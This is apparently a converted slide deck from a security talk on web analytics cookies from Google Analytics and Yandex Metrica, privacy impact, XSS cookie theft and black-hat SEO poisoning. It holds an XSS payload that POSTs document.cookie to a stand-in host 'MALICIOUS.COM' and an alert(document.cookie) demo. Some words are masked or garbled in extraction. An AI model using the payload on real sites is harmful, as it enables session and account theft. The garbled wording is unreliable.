

Malicious Recommendations



By .sh aka @fkshell 

@fuckwebsec



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What does the client get?

> PERSONALIZED EXPERIENCE

>> Adaptability of the resource for
the specific browser

What does the hoster get?

> Analysis of visitors' actions

> Effective marketing

> promotion

How does it work?



Tag Google Analytics

> How to connect to site >>tyk<<

```
<!-- Google Analytics -->
<script>
(function(i,s,o,g,r,a,m){i['GoogleAnalyticsObject']=r;i[r]=i[r]||function(){
(i[r].q=i[r].q||[]).push(arguments)},i[r].l=1*new Date();a=s.createElement(o),
m=s.getElementsByTagName(o)[0];a.async=1;a.src=g;m.parentNode.insertBefore(a,m)
})(window,document,'script','https://www.google-analytics.com/analytics.js','ga');

ga('create', 'UA-XXXXX-Y', 'auto');
ga('send', 'pageview');
</script>
<!-- End Google Analytics -->
```

yyyyyy yyyyyyy tag

Yandex

```
<script type="text/javascript">
(function(m,e,t,r,i,k,a){m[i]=m[i]||function(){(m[i].a=m[i].a||[]).push(arguments)};
m[i].l=1*new Date();k=e.createElement(t),a=e.getElementsByTagName(t)[0],k.async=1,k.src=r
,a.parentNode.insertBefore(k,a)})
(window, document, "script", "https://mc.yandex.ru/metrika/tag.js", "ym");

ym(XXXXXX, "init", {<параметры инициализации>});
</script>
```


> What happens according to documentation

The file sets specific cookie files on the domain to which it belongs

Connect with the tag

Cookies



HTTP cookie (web cookie, browser cookie) - this is a small fragment of data that the server sends to the browser User.



> distinguish unique users

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>Remember the number and time of previous visits

- > record traffic source

- > determine the beginning and end of the session

■ ■ ■



Data collection

REFER

> by search

> entered the link in the browser

> yyyyyyy yy yyyyyy y yyyyyy
yyyyy

Actions within the domain

> Mouse clicks

> cursor movement

>links and anchors to which it switches
the user

>yyyyy yyyyyyyyyy yy yyyyyy

> the beginning and end of the session

User data

>Local

> time

> Geoposition

>yyyyyyyyyyyyyyyy yyyyyy

> yy y yy version

>Browser and its version

> Height and width of the screen

Yandex identification

name	validity period	Description	The domain on which it is installed
_ym_uid	1 year	Allows you to distinguish visitors	The domain on which the counter is installed

> yyyyy yyyyyy automatically assigns ClientID To every unique site visitor.

> This identifier is anonymous: it is created randomly and determines the browser

> in which the visitor browses the site.

Google ID

name	validity period	Description	The domain on which it is installed
_ga	2 years	Allows you to distinguish visitors	The domain on which the counter is installed

> To tell Google Analytics that two transactions are related to one and the same thing

> yyyyyyyyyyyy, yyyyyy y yyyyy yy yyyyyy yyyyyyyy y yyy clientId is sent

> unique identifier.

> It is generated randomly.



Request

Pretty Raw Hex Hackvortor



```

1 GET /start HTTP/2
2 Host: test.domain.com
3 Cookie: _ga=GA1.3.224669696.1696300277
4 Sec-Ch-Ua: "Chromium";v="117", "Not;A=Brand";v="8"
5 Accept: application/json, text/javascript
6 Content-Type: application/x-www-form-urlencoded
7 X-Requested-With: XMLHttpRequest
8 Sec-Ch-Ua-Mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.132
  Safari/537.36
10 Sec-Ch-Ua-Platform: "macOS"
11 Origin: https://www.daraz.com.np
12 Sec-Fetch-Site: same-site
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://www.daraz.com.np/
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: ru-RU, ru;q=0.9, en-US;q=0.8, en;q=0.7

```

Request

Pretty Raw Hex Hackvortor



```

1 GET /start HTTP/1.1
2 Host: domain.test.com
3 Cookie: _ym_uid=1690810991995178587
4 Sec-Ch-Ua: "Chromium";v="117", "Not;A=Brand";v="8"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.63
  Safari/537.36
7 Sec-Ch-Ua-Platform: "macOS"
8 Accept: */*
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Accept-Encoding: gzip, deflate, br
13 Accept-Language: ru-RU, ru;q=0.9, en-US;q=0.8, en;q=0.7
14 Connection: close

```

Other cookies

* [Click here to learn more about cookies](#)



_gat	1 minute	Limits the frequency of requests
AMP_TOKEN	from 30 seconds to 1 year	It contains a token that can be used to get the Client ID from the AMP service
gac<property-id>	90 days	It contains information about the campaign for the user
...



_ym_isad	2 days	It is used to determine the presence of advertising blockers in the visitor
_ym_d	1 year	Stores the date of the visitor's first visit to the site
_ym_hostIndex	1 day	Allows you to limit the number of requests
ymex	1 year	Stores auxiliary information for metric work
usst	1 year	Stores auxiliary information for synchronization of identifiers visitors between different domains of Yandex
...

yyyyyyyyyy yyyyyyyyyyy

Name	Value	HttpOnly	Secure
_ga	GA1.3.1652678156.1675634651		

Security attributes ([Secure and HttpOnly](#)) are not accepted on such cookies.


> secure cookies are sent to the server only when the request is sent via SSL and HTTPS protocols

> HttpOnly cookies are not available from JavaScript through the document.cookie API property, which helps to avoid cross-site scripting (XSS)

XSS

Cookie files can be stolen using malicious JavaScript code

* If the resource is vulnerable to XSS

A screenshot of a web browser's alert dialog box. The text inside the box is in Russian: "Подтвердите действие на странице somedomain.com" followed by two lines of cookie data: "_ym_uid=1[REDACTED]; _ym_d=[REDACTED]". The [REDACTED] areas are blacked out to hide the actual values.

Подтвердите действие на странице somedomain.com
_ym_uid=1[REDACTED]; _ym_d=[REDACTED]

Output of cookie values using alert(document.cookie)

XSS

When successfully bypassing the protection of cookie files from transferring them to a third-party domain, they can be sent using the following payload:



```
1 <script>
2   fetch(
3     'https://MALICIOUS.COM', {
4       method: 'POST',
5       mode: 'no-cors',
6       body: document.cookie
7     });
8 </script>
```


Impact

Privacy Violation



Cookie is used by:


Google Ads

The functionality is:

to store and track audience reach.


The purpose is:

Marketing

 Expiration period: 90 days

> Use the _gac_* cookie value for receipt

personalized advertising



Vulnerabilities in analytics and metrics


In general, analytics files are libraries written in JavaScript, so they can also be Vulnerable:

> [CVE for Google Analytics](#)

> [CVE for Yandex Metrics](#)

SEO Poisoning

> yyyyyyyyyyyyyyy creates a malicious website and uses SEO mechanisms to increase its ranking and display in the first search results



Link to download malicious software

Read more about the incident
[>>here<<](#)



converse



Картинки

Покупки

2023

Api

Online

One Star

All Star

Новости

Chuck 70

Результатов: примерно 528 000 000 (0,48 сек.)

Результаты: **Москва** · [Изменить регион](#) :



кеды «Конверс

<https://moscow-converse.ru> :

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SCAM



Street Beat

<https://street-beat.ru> > cat > converse :

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Why is this happening?

BlackHat SEO

Technique:

- > **Keyword stuffing** - filling the text of the web page with keywords to confuse the algorithms of the search systems and make the website get a higher rating
- > **Cloaking** - providing search engine scanners with material different from what is displayed to the user when clicking on the link
- > **yyyyyyy yyyyyyyyyyyyyyy** - artificially increasing the rating of website clicks to increase its ranking in search systems

>> authority of the source

```
>>> SSL-certificate
```

- >> Adaptable website

It takes into account locality, geoposition and other personal characteristics, so the attack can be done

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
Your user experience can be comfortable or safe



to kill

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cookie, use ÿÿÿÿÿÿÿÿÿÿ ÿÿÿÿÿÿÿ every
time you enter from a clean browser





Коллектив Северной Пальмиры Сообщество **специалистов** в сфере OSINT



<- Хочешь сделать **доклад**? напиши им! ->



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